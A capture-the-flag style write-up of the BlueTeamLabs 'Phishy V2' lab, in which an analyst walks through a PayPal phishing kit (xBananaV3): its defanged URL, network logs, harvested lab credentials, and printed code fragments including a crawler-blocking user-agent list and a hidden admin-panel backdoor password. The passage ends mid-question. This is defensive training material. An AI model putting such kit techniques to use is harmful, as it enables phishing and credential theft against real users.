

## PHISHY V2 (BTLO) – FULL INVESTIGATION WRITE-UP



TARGET	PHISHY V2	WRITE-UP DATE	28-08-22
AFFILIATION	BlueTeamLabs.Online	INVESTIGATOR	LonerVamp
DESIGNATION	Investigation – SECURITY OPERATIONS	Target Status	RETIRED (27-08-22)
DIFFICULTY	HARD [ 6 ] - [100 points]	Realism	HIGH [ 8 ]
LEVEL	Tier 1-2 Analyst	Solves (when profiled)	56
Lab Author	BTLO	First Blood	Yashar

Source : <https://blueteamlabs.online/home/investigation/phishy-v2-b863d6bc55>

Investigator: <https://blueteamlabs.online/home/user/lonervamp>

BTLO - BlueTeamLabs.Online is a gamified platform for cybersecurity defenders to practice their skills in security investigations and challenges covering; Incident Response, Digital Forensics, Security Operations, Reverse Engineering, and Threat Hunting. Lab Investigations are performed upon BTLO platform resources with only the available tools, while Challenges are exercises performed using the platform and tools of the investigator's choice.

Tools Used

BaseOS: Linux  
Text Editor  
CyberChef  
grep  
php

Skills Utilized

Phishing link investigation techniques.  
PHP web coding analysis.  
Linux searching and text editor manipulation.  
Decoding and interrogation techniques.  
Hidden data detection and anti-stego.

Summary – This investigation has three main parts to it.

First, the investigation of a live phishing site given the phishing link to profile its activity and dig deeper into what it is doing.

Second, analysis of the phishing site code and artifacts. Here, we will figure out what the site is doing and find evidence (or lack thereof) of our resources falling for this phish and divulging secrets they should not be divulging.

Third, we will deep dive into the phishing kit to analyze the presence of any deeper backdoors or hidden code. It is common to find multiple backdoors amongst these kits as the author preys on not only those who fall for the phishes, but piggy-back off the exploits of those who purchase and deploy these kits.

This is rated as a Hard investigation, but honestly this is typical of work activity for a tier 2 analyst, or those aspiring to tier 2 levels. It has a couple tricky spots, but is otherwise pretty typical of tools and tactics for investigating any phishing activity. Some comfort navigating linux is necessary, as would being able to read PHP code.

Realism vs CTF – This is a pretty realistic box, though analysts don't often get access to the phishing site code, and digging deep into a kit to find other hidden things is a little above and beyond most analyst expectations. I don't consider this very CTF-like. For anyone gathering CTI or threat intel, this is a daily task.

Good hunting!

## Scenario

You have been sent a phishing link - It is your task to investigate this website and find out everything you can about the site, the actor responsible, and perform threat intelligence work on the operator(s) of the phishing site.

Warning: The website and kit you see is the lab is REAL. Exercise caution when interacting with the malicious website and do not enter any sensitive information

## Investigation Submission

*Note: We do have what could be some live malicious web domains and site URLs in this investigation. These links will be defanged whenever possible, including within any answers. Regardless, use any links in this document with caution.*

It is not immediately obvious, not only have we been given a phishing link, but the phish site itself is resident locally on the lab system. This means we can not only browse to it through a web browser, but we have access to the code files behind the site.

README on the lab desktop:

You have been sent a phishing link. It is your job to investigate this website and find out everything you can about the site, the actor responsible, and perform threat intelligence work on the operator of the phishing site.

Visit the following site in your lab browser (Applications - Internet - Firefox Web Browser):  
`hxxp://bluegardeningsupplies.co[.]uk/xBananaV3/customer_center/Secure511/myaccount/signin/?country.x=&locale.x=en_`  
It is your job to explore the phishing website and answer the associated questions.

The read me text file opens in a terminal window, so either right-click to copy the link or CTRL+SHIFT+C will do it, too.


Open Firefox, and immediately press F12 to open the developer tools. The Network tab will help us watch what happens as we interact with the site. Click the Settings Gear icon at the far right of the developer tools pane in Firefox, and choose to Persist Logs. This way if a link or action on the page skips out to a new site, we keep our log history visible.

Now, we're ready to paste in our URL from the README file.

Opening the site we have a PayPal branded login form, but clearly our address bar suggests we're not at the official PayPal site.



Submit some fake information into the login form and let's observe what happens. The lab has no interest access, so we don't have to take care what we use for data, but it's still best practice to not use anything sensitive.



And click Log In.

The site will spin and appear to do nothing, but we can see in our dev tools pane we did initiate a POST request to the same page as the form.

Status	Method	Domain	File	Initiat
200	GET	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/signin/?country.x=&locale.x=en_	docur
200	GET	bluegardeningsupplies.co.uk	jquery.js	script
200	GET	bluegardeningsupplies.co.uk	favicon.ico	Favico
	POST	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/signin/?country.x=&locale.x=en_	/xBan

This isn't very interesting yet, but we can wait a bit. After several minutes, we do see another GET request to: `hxxp://bluegardeningsupplies.co[.]uk/xBananaV3/customer_center/Secure511/myaccount/settings/?verif`  
`y_account=session=&77d3980deba6a65ea219aebcbfb833ae&dispatch=5e2d28e4f989d98495a64ff5e981115d54e8b`  
`ff6`

Transferring data from bluegardeningsupplies.co.uk...

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator
200	GET	bluegardeningsupplies.co.uk	favicon.ico	FaviconLoader.jsm:191
302	POST	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/signin/?country.x=&locale.x=en_	/xBananaV3/customer_c
200	GET	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/settings/?verify_account=session=&77d3980deba6a65ea219aebcbfb833ae&dispatch=5e2d28e4f989d98495a64ff5e981115d54e8bff6	document
	GET	fonts.googleapis.com	css?family=Roboto+Condens	

15 requests 353.91 KB / 45.43 KB transferred Finish: 5.85 min

Filter Output

http://bluegardeningsupplies.co.uk/xBananaV3/customer\_center/Secure511/myaccount/settings/?verify\_account=session=&77d3980deba6a65ea219aebcbfb833ae&dispatch=5e2d28e4f989d98495a64ff5e981115d54e8bff6

If we wait long enough, our page loads and asks for more information to verify our account. Let's fill in some information to continue to see the behavior. This form is smart enough that we do need a valid CC # it seems, so I google up a test CC number.

# Verify your account

Dear customer, please enter your account information correctly and match with your card information.

## Update Billing Address

✓

✓


✓

✓


✓

## Update Card Information

✓



✓



By clicking Agree & Continue, I have read and agree to PayPal's [User Agreement](#), [Privacy Policy](#) and [Electronic Communications Delivery Policy](#).

Agree & Continue

And we then click Agree & Continue. Watching the Network pane in the dev tools again, we see another POST to this same page we're on and the site spins for a while.

POST	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/settings/?verify_account=session=&77d3980de	document
200	GET	bluegardeningsupplies.co.uk	font
26 requests	638.21 KB / 332.79 KB transferred	Finish: 16.36 min	
Filter Output			
<a href="#">http://bluegardeningsupplies.co.uk/xBananaV3/customer_center/Secure511/myaccount/settings/?verify_account=session=&amp;77d3980deba6a65ea219aebcfb833ae&amp;dispatch=5e2d28e4f989d98495a64ff5e981115d54e8bff6</a>			

This takes a while, but it will reload into yet another information gathering page, this time for the MasterCard SecureCode, presumably because we used a MasterCard CC#.

We can also see we're still on the same domain as before, but our URL resource has changed from .../myaccount/settings/ to .../myaccount/security. We're also using new parameters, starting with secure\_code.

303	POST	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/settings/?verify_account=session=&77d396	document
200	GET	bluegardeningsupplies.co.uk	PayPalSansSmall-Regular.woff	font
200	GET	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/security/?secure_code=session=&9b2a8e9c7b0	document
200	GET	bluegardeningsupplies.co.uk	T_xBanana.css	css
200	GET	bluegardeningsupplies.co.uk	V_xBanana.css	css
200	GET	bluegardeningsupplies.co.uk	ssl.png	img
200	GET	bluegardeningsupplies.co.uk	mastercard-sec	img

36 requests 715.13 KB / 388.19 KB transferred Finish: 19:38 min DOMContentLoaded: 3.02 min load: 3.02 min

Let's fill in some more information and keep playing this game.

 Protected by SSL

**MasterCard.  
SecureCode.**

**Added Safety Online**

MasterCard SecureCode™ helps protect your card against unauthorized use online - at no additional cost. To use MasterCard SecureCode™ on this and futur purshases. complete this page You'll the create your own MasterCard SecureCode™ Password

**Name on card :** J Test

**Card Type :**

**Card Number :** XXXX-XXXX-XXXX-4444

**Date time :** 27/08/2022, 4:04 pm


**Birth Date :**  /  /

**SecureCode™ :**

**Phone number :** +  -

And it POSTs back to our same page:





While waiting for this admittedly slow phishing site, we can review a few things that we know or still want to know:

- We're in a set of subdirectory resources, notably Secure511. Are there 510 more of these?? We should check by changing the number to 510 or 411 and see if we get other pages.
- We should also browse to the base of each of these directories to see if default pages yield any information, or we get lucky and can browse the directory structure itself.
- We don't yet know what language this site is presented in. If it's HTML, we can view the code, but if it's PHP, we probably need to get lucky or get access to the source code on the server.

While we wait, we could try to speed up this site if we can figure out what is slowing it down. Most likely the lack of Internet access means timeouts while waiting for site resources to be retrieved, especially since DNS still works, but web requests will be silently dropped. If we wanted to, we could watch our network tab and add to our /etc/hosts files domains it wants to pull resources from and just send them to 127.0.0.1.

Once our page loads again, we're now asked to upload a selfie with identification documents. Wow, I don't have any of these around and with no internet access, I can't submit some random one found on the Internet, but I'm going to bet this system doesn't have strict checks on the files I upload. I'm just going to make a text file with some data on it, rename it to .jpg, and send it up.

```
ubuntu@ip-10-0-5-34:/$ cd home/ubuntu/Desktop/  
ubuntu@ip-10-0-5-34:~/Desktop$ echo "blah" > test.jpg  
ubuntu@ip-10-0-5-34:~/Desktop$ file test.jpg  
test.jpg: ASCII text
```

We select it in the page and press Agree & Continue.



CORRECT

INCORRECT

1 files were chosen

Choose Files




**test.jpg**  
size: 5.00 Bytes type: jpg



By clicking Agree & Continue, I have read and agree to PayPal's [User Agreement](#), [Privacy Policy](#) and [Electronic Communications Delivery Policy](#).

Agree & Continue

After another wait, we're happily notified that our account has been successfully verified! Excellent!



We can also see we have some different parameters in our web log, and we can see this page will next GET something at the official PayPal site, which won't succeed. That seems to be the end of the line for this phishing page.

200	GET	bluegardeningsupplies.co.uk	favicon.ico	FaviconLoader
200	GET	bluegardeningsupplies.co.uk	14303695_853354554765349_388275294_o.jpg	img
302	POST	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/identity/?cmd=_session=&10e17c7745942fba0d325bfab4c93f9e&dispatch=a4e5915c8fa6513ed7e396b06a	document
200	GET	bluegardeningsupplies.co.uk	/xBananaV3/customer_center/Secure511/myaccount/success/?cmd=_session=&1612010b67920086f	document
	GET	fonts.googleapis.com	css?family=Roboto+Condensed	
200	GET	bluegardeningsupplies.co.uk	B-xBanana.css	
200	GET	bluegardeningsupplies.co.uk	mc.png	
200	GET	bluegardeningsupplies.co.uk	apple-touch-icon.png	FaviconLoader
200	GET	bluegardeningsupplies.co.uk	favicon.ico	FaviconLoader
200	GET	bluegardeningsupplies.co.uk	done.png	img
	GET	www.paypal.com	webscr?cmd=_login-submit	document

55 requests 1.01 MB / 564.35 KB transferred Elapsed: 38.78 min

We can now start poking around a bit. First, open a new tab and paste in our original URL from the README. Once loaded, right-click anywhere and choose View Source.

We're at this point looking for anything weird or telltale that this is fake or a specific phishing kit. We're also looking for any suspect javascript, other included files, and the action or POST target for our form.

We do find weirdness, but nothing that gives us more to go on right now. The action is blank, meaning the form submits back to itself, like we observed in the live view.

```
<body id="1224/-xX666Xx-9097"><p style="color: white;"></p>
<div for="11735-xMARVELxDCxCOMIC18x-12145" id="x78Z7663829" name="Login">
<div for="9765-XDDXX30626246018x-9724" id="x987ZZ-281758" class="x78ZZ1728403 xBanana 456ZTa_x78ZZ2728506">
<div id="10860-xMARVELxDCxCOMIC18x-10059" class="x78ZZ5693092 xBanana_ZTAAa_x78ZZ8267799">
<header>
<div id="12207-xMARVELxDCxCOMIC18x-12251" class="x_26ID-Z566 kl_h4aXX6987P0 x_22ID-Z670 "></div>
</header>
<section id="x_20ID-Z767" class="x_33ID-Z650 ">
<form for="11370-xMARVELxDCxCOMIC18x-10897" action="" method="post" class="x987WW-5608070_x1989MPZ-23798295751" id="DD10I21234715039" name="login">
<div id="x_20ID-Z788" class="x_21ID-Z754 xv987HUB x_25ID-Z566 ">
<div class="x_G00066XD" id="11272-xMARVELxDCxCOMIC18x-12252">
<div class="x_G00066XD" style="z-index: 100;">
<div id="10878-xMARVELxDCxCOMIC18x-12390" class="xMARVELxDCxCOMIC118-C4as3 X66LiL44 x_25ID-Z615 ">
<input for="9300-xMARVELxDCxCOMIC18x-9337" class="x_34ID-Z598 x_21186XDD7 x_24ID-Z554" name="login_email" type="email" placeholder="E
```

Back to the page itself, we can start chopping off directories in the address bar to see if anything reveals itself, while also looking for what code we're dealing with by guessing some resources/pages.

This shows us the same page.

hxxp://bluegardeningsupplies.co[.]uk/xBananaV3/customer\_center/Secure511/myaccount/signin/

This shows a 404:

hxxp://bluegardeningsupplies.co[.]uk/xBananaV3/customer\_center/Secure511/myaccount/signin/index.html

This shows us our login page again! This means we're likely dealing with a php site:

hxxp://bluegardeningsupplies.co[.]uk/xBananaV3/customer\_center/Secure511/myaccount/signin/index.php

Peeling back further directories yields nothing but impatience at this slow site, though if we get high enough, the site loads in the Secure263/ directory, instead of Secure511/. We'll just pocket that info for now.

We can do other things to investigate the site further, but they likely won't yield anything useful.

The rest of this scenario assumes we have access to the compromised site or the site code files, so let's make use of them.

Useful tip: Click the BTLO logo in the upper left -> Accessories -> Mousepad. Opening text-based files using this is far better than the default terminal that this box is set up with.

We may bounce back and forth between using a terminal and using File Manager+Mousepad for some of the next questions. I've also changed the terminal color theme to be more clean for screenshots.

The common default webroot for Linux-hosed web pages is /var/www/html, so we start there:

```
ubuntu@ip-10-0-5-34:/$ cd /var/www/html
ubuntu@ip-10-0-5-34:/var/www/html$ ls -la
total 5496
drwxr-xr-x 3 root root 4096 Mar 1 2021 .
drwxr-xr-x 3 root root 4096 Jan 18 2021 ..
-rw-rw-r-- 1 root root 2 Feb 21 2021 index.php
drwxrwxrwx 6 ubuntu ubuntu 4096 Mar 1 2021 xBananaV3
-rw-rw-r-- 1 root root 5611405 Feb 21 2021 xBananaV3.zip
```

```
ubuntu@ip-10-0-5-34:/$ cd /var/www/html
ubuntu@ip-10-0-5-34:/var/www/html$ ls -la
total 5496
drwxr-xr-x 3 root root 4096 Mar 1 2021 .
drwxr-xr-x 3 root root 4096 Jan 18 2021 ..
-rw-rw-r-- 1 root root 2 Feb 21 2021 index.php
drwxrwxrwx 6 ubuntu ubuntu 4096 Mar 1 2021 xBananaV3
-rw-rw-r-- 1 root root 5611405 Feb 21 2021 xBananaV3.zip
ubuntu@ip-10-0-5-34:/var/www/html$ ls -la xBananaV3
total 232
drwxrwxrwx 6 ubuntu ubuntu 4096 Mar 1 2021 .
drwxr-xr-x 3 root root 4096 Mar 1 2021 ..
-rwxrwxrwx 1 root root 200537 May 23 2017 .htaccess
drwxrwxrwx 2 root root 4096 Mar 1 2021 BOTS
drwxrwxrwx 2 root root 4096 Aug 27 16:23 Results
drwxrwxrwx 12 root root 4096 Aug 27 16:38 customer-center
-rwxrwxrwx 1 root root 3305 Dec 26 2018 index.php
-rwxrwxrwx 1 root root 493 Aug 27 16:39 logs.txt
-rwxrwxrwx 1 root root 52 Dec 26 2018 robots.txt
drwxrwxrwx 5 root root 4096 Mar 1 2021 xBanana
ubuntu@ip-10-0-5-34:/var/www/html$ cat xBananaV3/robots.txt
User-agent: *
Disallow: /BOTS
Disallow: /Support
ubuntu@ip-10-0-5-34:/var/www/html$ cat xBananaV3/logs.txt
[2021-02-19 12:51:01] - 10.0.2.15
[2021-02-19 16:41:48] - 10.0.2.15
[2021-02-19 16:51:01] - 10.0.2.15
[2021-02-19 16:53:48] - 10.0.2.15
[2021-02-19 17:24:15] - 72.229.28.185[2021-03-01 12:48:49] - 127.0.0.1
[2021-03-01 12:48:53] - 127.0.0.1
[2021-03-01 12:50:11] - 127.0.0.1
[2021-03-01 13:05:19] - 127.0.0.1
[2022-08-27 16:34:59] - 127.0.0.1
[2022-08-27 16:35:59] - 127.0.0.1
[2022-08-27 16:37:00] - 127.0.0.1
[2022-08-27 16:38:00] - 127.0.0.1
[2022-08-27 16:39:01] - 127.0.0.1
ubuntu@ip-10-0-5-34:/var/www/html$
```

Since this is the live site, and we submitted our details, maybe they're here somewhere?



```
ubuntu@ip-10-0-5-34:/var/www/html$ grep -o -i -r "J Test"
xBananaV3/Rezult/BananaZumba-127.0.0.1.html:J Test
xBananaV3/Rezult/BananaZumba-127.0.0.1.html:J Test
xBananaV3/Rezult/BananaZumba-test@nothing.com-127.0.0.1.html:J Test
```

They are!

This phishing site has LOTS of files and content in it. I will skip over all the poking around in this walkthrough as that is better done in video format. I'll skip forward to anything relevant to answer the questions we're posed.

Hopefully the commands above will help start this process.

What you should be doing is looking into the files and directories as you can. Look for logs or calling cards. Look for code and figure out how the pages relate to each other and how to explain the flow of the data being submitted by phishing victims. With luck, we'll find out more about who has fallen for these phishes and even the phishers themselves.

Also, keep in mind there is little honor amongst thieves, and phishing kits are notorious for having their own backdoors and secondary or even tertiary tricks hidden in them so that authors also get copies of anything stolen, in addition to their customers who deploy the kits.

## 1. What is the sending email address for the phishing log results? (8 points)

Format: mailbox@domain.tld

noreply@r00t.xBanana

We can see this inside many of the php files, including this one:

```
cat /var/www/html/xBananaV3/xBanana/myaccount/settings/FULLZ_CARD.php
...
$xBanana_HEADERS .= "From:ð?? xBanana v3.3 ð?? <noreply@r00t.xBanana>";
....
```

## 2. Name one user agent which is blocked from accessing this phishing kit by the custom blocker php code? (6 possible) (8 points)

Blocked User Agent (Bing, Rambler, etc)

Slurp

This can be found by browsing various php files and even the .htaccess files which act as a sort of access control list for web servers.

```
ubuntu@ip-10-0-11-160:/$ cat /var/www/html/xBananaV3/BOTS/xBananaBotsPerfect.php
....
if( !empty($_SERVER['HTTP_USER_AGENT']) ) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex",
"Rambler");
    foreach($userAgents as $agent)
        if( strpos($_SERVER['HTTP_USER_AGENT'], $agent) !== false ) {
            header('HTTP/1.0 404 Not Found');
            exit;
        }
    }
....
```

3. The phishing kit has been accessed once it was live at 17:42 on the 19th of February. What is the city name where the threat actor lives? (8 points)

City Name

New York

```
ubuntu@ip-10-0-11-160:/$ cat /var/www/html/xBananaV3/logs.txt
....
[2021-02-19 17:24:15] - 72.229.28.185[2021-03-01 12:48:49] - 127.0.0.1
....
```

We can Google that IP address to get hits on where it is located.

4. Bruce has tested the phishing site using an email address with the domain @hammer.org. What password did he enter? (8 points)

Test Password Inputted

noun\_coat\_day

We can do a dirty cat:

```
cat /var/www/html/xBananaV3/Rezult/* | grep -i hammer
```

And see two hits, so let's dig in.

```
cat /var/www/html/xBananaV3/Rezult/BananaZumba-10.0.2.15.html
....
<td style='color: rgb(255,255,0); '>bruce@hammer.com</td>
....
<td style='color: rgb(255,255,0); '>testing123</td>
....
```

We can also browse here:

hxxp://bluegardeningsupplies.co[.]uk/xBananaV3/Rezult/BananaZumba-10.0.2.15.html

Looks like Bruce did two tests, and the earlier one was:

```
Ã°Ã,Â°Ã' PP Password Ã°Ã,Â°Ã' : noun_coat_day
```

5. A user using a 192.\* local host range has tested the site. What password did they enter? (8 points)

Test Password Inputted

passw0rd0!1

We can **grep** for this value, though we should expand to 192.168 to limit the false hits. In the hopes of seeing the log entry easy, we can include lines before and after the actual hit, though in this case we're not so successful and just end up printing the whole file anyway.

```
ubuntu@ip-10-0-5-34:/var/www/html$ grep -i -A2 -B2 -r "192.168,"
xBananaV3/Rezult/BananaZumba-test@xBananaV3.com--192.168.1.10.html-
xBananaV3/Rezult/BananaZumba-test@xBananaV3.com--192.168.1.10.html-
xBananaV3/Rezult/BananaZumba-test@xBananaV3.com--192.168.1.10.html-
xBananaV3/Rezult/BananaZumba-test@xBananaV3.com--192.168.1.10.html-
xBananaV3/Rezult/BananaZumba-test@xBananaV3.com--192.168.1.10.html-
<td><span>IP Info </span></td>
<td></td>
<td style='color: rgb(255,255,0); '>https://geoiptool.com/en/?ip=192.168.1.10</td>
</tr>
<tr>
```

```
cat /var/www/html/xBananaV3/Rezult/BananaZumba-test@xBananaV3.com--192.168.1.10.html
....
<td><span>3D Secure </span></td>
<td></td>
<td style='color: rgb(255,255,0); '>passw0rd0!1</td>
....
```



6. A user has submitted their credentials into the site. They were using the IP address 14.154.211.11 and the email R0xy@bettleJuice.com. What is their full name? (8 points)

Format: firstname lastname

Rachale Cole

The **grep** utility really does make this box relatively easy. It's a small trick that the phish kit puts their email address only in the name of the files, but that can be worked out while browsing the way the pages interact, and then adjusting accordingly.

We can search filenames trivially with ls or find commands.

```
ubuntu@ip-10-0-5-34:/var/www/html$ ls -laR | grep -i R0xy
-rwxrwxrwx 1 root    root    6721 Feb 21  2021 BananaZumba-R0xy@bettleJuice.com--14.154.211.11.html
ubuntu@ip-10-0-5-34:/var/www/html$ find . -iname '*R0xy*'
./xBananaV3/Rezult/BananaZumba-R0xy@bettleJuice.com--14.154.211.11.html
```

```
cat /var/www/html/xBananaV3/Rezult/BananaZumba-R0xy@bettleJuice.com--
14.154.211.11.html
```

7. What is their 3D Secure password? (8 points)

3D Secure Password

bEEEEtles!

```
cat /var/www/html/xBananaV3/Rezult/BananaZumba-R0xy@bettleJuice.com--
14.154.211.11.html
```

8. What city is their IP associated with? (7 points)

City Name

Shenzhen

```
cat /var/www/html/xBananaV3/Rezult/BananaZumba-R0xy@bettleJuice.com--  
14.154.211.11.html  
14.154.211.11
```

## 9. What is the password for the hidden admin panel? (8 points)

Admin Panel Password

tpee

The difficulty ups a slight notch here.

The best way to do this is to search for password and start browsing the hits. Just be prepared to be looking for that needle amongst all the hits.

```
grep -ri password
```

```
xBananaV3/xBanana/lib/js/jquery.validate.js:                .text, {type= password },  
xBananaV3/xBanana/lib/css/font/user-old.php://PASSWORD CONFIGURATION  
xBananaV3/xBanana/lib/css/font/user-old.php:$password = "tpee";  
xBananaV3/xBanana/lib/css/font/user-old.php:if($pass == $password)  
xBananaV3/xBanana/lib/css/font/user-old.php: if(!isset($_SESSION['nst']) or $_SESSION['nst'] != $password)  
xBananaV3/xBanana/lib/css/font/user-old.php: <input type=password name=pass size=30>  
xBananaV3/xBanana/myaccount/security/index.php:$_SESSION['password_vbu'] = $_POST['password_vbu'];
```

A few searches helped me get down to this:

```
find /var/www/html/ -type f -exec cat {} + | grep -i password
```

```
grep -rlw -e "password" /var/www/html
```

In this output, I noticed: /var/www/html/xBananaV3/xBanana/lib/css/font/user-old.php

```
cat /var/www/html/xBananaV3/xBanana/lib/css/font/user-old.php  
....  
//PASSWORD CONFIGURATION@$pass = $_POST['pass'];$chk_login = true;$password =  
"tpee";  
....
```

This looks like a backdoor, essentially, but some of the code looks like it may have been removed or mangled a bit. However, feel free to dig into this further by adding some php to get some values echoed out and deobfuscate the code in the page further. Pursuing this is not necessary for completing the rest of our answers.

10. There appears to be a hidden zip within the phishing kit. Find it, extract it using the 'Key', and deobfuscate the code. Who is the email.php code "signed by"? (7 points)

Signed By

ABILITY

This is really the point where this investigation probably earned its Hard designation, though once we get past this step, the rest is relatively easy.

Until now, we've ignored that xBanana.zip file in the web root directory. We can now look into it. Unzip this somewhere of your choosing, though depending on the location you'll need to sudo to root for it.

```
$ sudo unzip xBananaV3.zip -d xbananav3copy
```

I can think of two ways to move into this question. The way I found was to browse files manually. I felt like the logo.png file was larger than it should have been, and I knew that png files can easily hide other files within them. Also, this file is not present in the live site, and only in the zip file for some reason.

The better way would be to look for zip file magic bytes in every file, though there is the brief trick of permissions on the logo.png file that deters success with this.

This is probably not the best or most foolproof method, but it worked for me:

```
ubuntu@ip-10-0-5-34:/var/www/html$ find xbananav3copy/xBananaV3/ -type f -exec grep -FHoab '$\x{50}\x{4b}\x{03}\x{04}' {} +
xbananav3copy/xBananaV3/logo.png:31890:PK
xbananav3copy/xBananaV3/logo.png:34014:PK
```

We don't have **strings** available on the system, but we could **cat** this out and eyeball for any files that are weird. In fact, we would find email.php mentioned at the very end of the file. This is probably while binutils isn't on the system, as this question becomes much easier if we just ran **strings** against all the files, knowing the zip files give up file names pretty readily.

Even still, we could just look for email.php anyway:

